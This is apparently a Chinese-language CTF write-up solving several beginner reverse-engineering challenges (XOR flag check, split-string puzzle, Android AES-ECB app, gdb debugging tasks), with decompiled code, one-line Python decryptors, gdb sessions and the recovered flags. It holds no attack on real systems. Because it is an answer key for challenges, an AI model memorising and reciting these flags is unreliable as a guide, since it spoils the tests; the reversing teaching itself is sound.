
代码很简单

flag 长度为 24




```
if ( i_1 == 24 )
{
```

异或 0x141145，~~为什么不是 0x114514（恼）~~




```
for ( i = 0; i < i_1; ++i )
{
  if ( i % 3 )
  {
    if ( i % 3 == 1 )
      Str1[i] ^= 0x11u;
    else
      Str1[i] ^= 0x45u;
  }
  else
  {
    Str1[i] ^= 0x14u;
  }
}
```

再异或 19、19、81



```
v5[0] = 19;
v5[1] = 19;
v5[2] = 81;
for ( j = 0; j < i_1; ++j )
  Str1[j] ^= v5[j % 3];
```


然后比较



```
strcpy(Str2, "anu`ym7wKLl$P]v3q%D]lHpi");
if ( !strcmp(Str1, Str2) )
  puts("Right flag!");
else
  puts("Wrong flag!");
return 0;
```

写出一个 Python 解密程序（只有 1 行，将就看吧）

```
''.join([chr(ord(c)^{0: 0x14^19, 1: 0x11^19, 2:
0x45^81}[i%3]) for i, c in
enumerate("anu`ym7wKLl$P]v3q%D]lHpi")])
```




```
''.join([chr(ord(c)^{0: 0x14^19, 1: 0x11^19, 2: 0x45^81}[i%3]) for i, c in enumerate("anu`ym7wKLl$P]v3q%D]lHpi"
)])
'flag{y0u_Kn0W_b4s1C_x0r}'
```

flag{y0u_Kn0W_b4s1C_x0r}

● [re] Puzzle


从主程序开始，进入 Puzzle_Challenge，发现 flag 第一段



```
Source = "Do_";
Y0u_ = "Y0u_";
strcpy(Destination, "Do_");
strcat(Destination, Y0u_);
```

flag{Do_Y0u_


在左侧发现两个奇怪的函数，上面是第二部分，下面的内容有关第三部分



```
f WinMainCRTStartup        .te
f mainCRTStartup           .te
f atexit                   .te
f __gcc_register_frame     .te
f __gcc_deregister_frame   .te
f Like_7his_Jig            .te
f Its_about_part3          .te
f Puzzle_Challenge         .te
f main                     .te
f __do_global_dtors        .te
```

flag{Do_Y0u_Like_7his_Jig


进入 Its_about_part3




```
printf("You can use shift+e to extract the data.");
n8 = 8;
n8_1 = 8;
for ( i = 0; i < n8_1; ++i )
  v1[i] = encrypted_array[i] ^ 0xAD;
n8_2 = n8_1;
v1[n8_1] = 0;
return n8_2;
```

提示使用 Shift+E 提取数据（啊，就是这个），但是数据还有一个

异或，直接使用解密方法




```
encrypted
_1;
= 0;
_2;
```


[hrt] Decrypt string

Algo
- Rol (rol val, key)
- Add (res = val + key)
- Sub (res = key - val)
- [✓ Xor (res = val ^ key)]
- Mul (res = val * key)

Cnt: 0x08
Key: AD
IV: iv


Mode: [✓ ECB] CBC


[hrt] Decryption result is

s@w_puzz

flag{Do_Y0u_Like_7his_Jigs@w_puzz

回到主函数，提示使用 Shift+F12 查看所有字符串




Address	Length	Type	String
.rdata:0···	00000008	C	le_Gam3

找到最后一部分

flag{Do_Y0u_Like_7his_Jigs@w_puzz1e_Gam3}

● [re] EzMyDroid

用 jadx 打开.apk 文件，发现 FirstFragment 里面有一个 AES 加密，应该就是 flag



```java
package work.pangbai.ezmydroid;

import android.os.Bundle;
import android.util.Log;
import android.view.LayoutInflater;
import android.view.View;
import android.view.ViewGroup;
import android.widget.Toast;
import androidx.fragment.app.Fragment;
import work.pangbai.ezmydroid.databinding.FragmentFirstBinding;

/* loaded from: classes2.dex */
public class FirstFragment extends Fragment {
    private FragmentFirstBinding binding;

    @Override // androidx.fragment.app.Fragment
    public View onCreateView(LayoutInflater layoutInflater, ViewGroup viewGroup, Bundle bundle) {
        FragmentFirstBinding fragmentFirstBindingInflate = FragmentFirstBinding.inflate(layoutInflater, viewGroup, false);
        this.binding = fragmentFirstBindingInflate;
        return fragmentFirstBindingInflate.getRoot();
    }

    @Override // androidx.fragment.app.Fragment
    public void onViewCreated(View view, Bundle bundle) {
        super.onViewCreated(view, bundle);
        this.binding.checkFlag.setOnClickListener(new View.OnClickListener() { // from class: work.pangbai.ezmydroid.FirstFragment.1
            @Override // android.view.View.OnClickListener
            public void onClick(View view2) {
                try {
                    String strEncrypt = AESECBUtils.encrypt(FirstFragment.this.binding.input.getText().toString(), "1145141919810000");
                    Log.i("result", strEncrypt);
                    if (strEncrypt.equals("cTz2pDhl8fRMfkkJXfqs2t8JBsqLkvQZDLYpWjEtkLE=")) {
                        Toast.makeText(FirstFragment.this.getContext(), "Right !!!", 0).show();
                    } else {
                        Toast.makeText(FirstFragment.this.getContext(), "Wrong !!!", 0).show();
                    }
                } catch (Exception unused) {
                }
            }
        });
    }

    @Override // androidx.fragment.app.Fragment
    public void onDestroyView() {
        super.onDestroyView();
        this.binding = null;
    }
}
```

使用 Python 解密

```python
from Crypto.Cipher import AES
import base64
cipher = AES.new(b"1145141919810000", AES.MODE_ECB)
cipher.decrypt(base64.b64decode('cTz2pDhl8fRMfkkJXfqs2t8JBsqLkvQZDLYpWjEtkLE='))
```

得到 flag（其实还有两字节的 padding）

flag{@_g00d_st@r7_f0r_ANDROID}

● [re] plzdebugme

直接说了，本题动调

先启动 gdb（懒得打全名了，反正也能用）

```
gdb plz*
```

根据静态逆向的提示在 x0r 上下断点

```
b x0r
```


运行~

```
r
```

运行到返回

```
finish
```

在 RCX 找到 flag




```
*RAX  0x20
 RBX  0x7fffffffdbc8 —▸ 0x7fffffffde96 ◂— '/mnt/d/PiYuanZhouLv/sl/Ne
'
*RCX  0x555555559060 (flag) ◂— 'flag{It3_D3bugG_T11me!_le3_play}'
*RDX  0x55555555907f (flag+31) ◂— 0x7d /* '}' */
 RDI  0x7fffffffd6a0 ◂— 0x6225182a36303d37
 RSI  0x20
 R8   0x7fffffffd630 ◂— 0x4511144511144511
```

flag{It3_D3bugG_T11me!_le3_play}

补充：最后找 flag 也可以用 x/p 完成


```
x /s flag  或  p flag
```



```
pwndbg> x /s flag
0x555555559060 <flag>:  "flag{It3_D3bugG_T11me!_le3_play}"
pwndbg> p flag
$3 = "flag{It3_D3bugG_T11me!_le3_play}"
```


● [pwn] GNU Debugger

根据本地程序提示连接容器



```
┌──(python-venv)(pi㉿LAPTOP-ICPUJC0I)-[/mnt/d/PiYuanZhouLv/sl/NewStar2025/[pwn]gdb_challenge]
└─$ ./gdb_*ge
###输入 run <ip> <端口> 开始游戏，其中ip和端口通过开启容器得到###

###使用示例 run 127.0.0.1 7777###

###按下 ctrl + c 断开连接###

pwndbg: loaded 207 pwndbg commands. Type pwndbg [filter] for a list.
pwndbg: created 13 GDB functions (can be used with print/break). Type help function to see them.
Reading symbols from ./gdb_challenge...
(No debugging symbols found in ./gdb_challenge)
──────── tip of the day (disable with set show-tips off) ────────
Use the vmmap command for a better & colored memory maps display (than the GDB's info proc mappings)
pwndbg> run 8.147.134.121 28860
```


第一关，直接找到 R12 的值，Ctrl+C，继续运行(c)，Ctrl+V




```
--- 关卡 1: 已验丁真 ---
向导：
我放了一个随机数在'r12'寄存器里面哦，你可以借助GDB的力量一眼丁真吗？
找到r12的16进制值就按下c(continue)来告诉我答案吧！

Program received signal SIGTRAP, Trace/breakpoint trap.
0x0000555555555530 in stage_0_register_check ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
──────────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]───
 RAX  0x46d4aaca391a1c2f
 RBX  0x46d4aaca00000000
 RCX  0x7ffff7f9902c (randtbl+12) ◂— 0x8da955949fe178d8
 RDX  0
 RDI  0x7ffff7f996a0 (unsafe_state) —▸ 0x7ffff7f99038 (randtbl+24) ◂— 0x44558cb488767115
 RSI  0x7fffffffd934 ◂— 0xc9baa700391a1c2f
 R8   0x7ffff7f99038 (randtbl+24) ◂— 0x44558cb488767115
 R9   0x7ffff7f990a0 (pa_next_type) ◂— 8
 R10  0x7ffff7f996a0 (unsafe_state) —▸ 0x7ffff7f99038 (randtbl+24) ◂— 0x44558cb488767115
 R11  0xffffffff
 R12  0x46d4aaca391a1c2f
 R13  0x7fffffffdc08 —▸ 0x7fffffffdf27 ◂— 'SHELL=/bin/bash'
 R14  0x7ffff7ffd000 (_rtld_global) —▸ 0x7ffff7ffe310 —▸ 0x555555554000 ◂— 0x10102464c457f
```

第二关，使用 x

```
x /s 0x555555557c27
```





```
--- 关卡 2: 义眼丁真 ---
向导：
这次是内存捏，我留了一句话在某个地方捏．
偷偷告诉你这个地方在哪里QwQ -> 0x555555557c27
猜猜我要对你说什么。找到了就按下c(continue)来告诉我答案吧！
```


```
pwndbg> x /s 0x555555557c27
0x555555557c27: "GDB_IS_POWERFUL"
```

第三关，考察断点指令 b，然后 c 两次就好了


```
b *0x555555555779
```



```
--- 关卡 3: 犹豫丁真 ---
向导:
啊，程序中有个函数跑得太快了，他的身上有最后一关的钥匙！我们要抓住他，用GDB让他停下来！
如果没能抓住他的话，我们就没办法继续往前走了.
让他停下来拿到钥匙之后，按下一次c把钥匙拿过来，然后再次按下c继续我们的旅程吧. 注意需要慢慢来，不要按得这么快哦

偷偷告诉你这个函数在 → 0x555555555779
```


```
pwndbg> b *0x555555555779
Breakpoint 1 at 0x555555555779
```


第四关，改内存（其实是栈），使用 p 指令

```
p *0x7fffffffd984=0xdeadbeef
```


```
--- 关卡 4: 应用丁真 ---
来到最后一关了，由于环境影响，已经听不清楚向导说的话了。
向导:
我们的 '(&*(……¥*&¥#!¥&……*&*&!@¥#' 现在只有 1 个.....但是要过关的话一共需要 0xdeadbeef 个
你知道葫芦侠的传说吗，好在GDB有一个强大的功能，他可以*&¥&@34#! 改.
地$^&!$址 → 0x7fffffffd984 …*&
```


```
pwndbg> p *0x7fffffffd984=0xdeadbeef
$8 = -559038737
```

注：-559038737 即 0xdeadbeef



计算器

程序员

DEAD BEEF

HEX	DEAD BEEF
DEC	-559,038,737
OCT	33 653 337 357
BIN	1101 1110 1010 1101 1011 1110 1110 1111

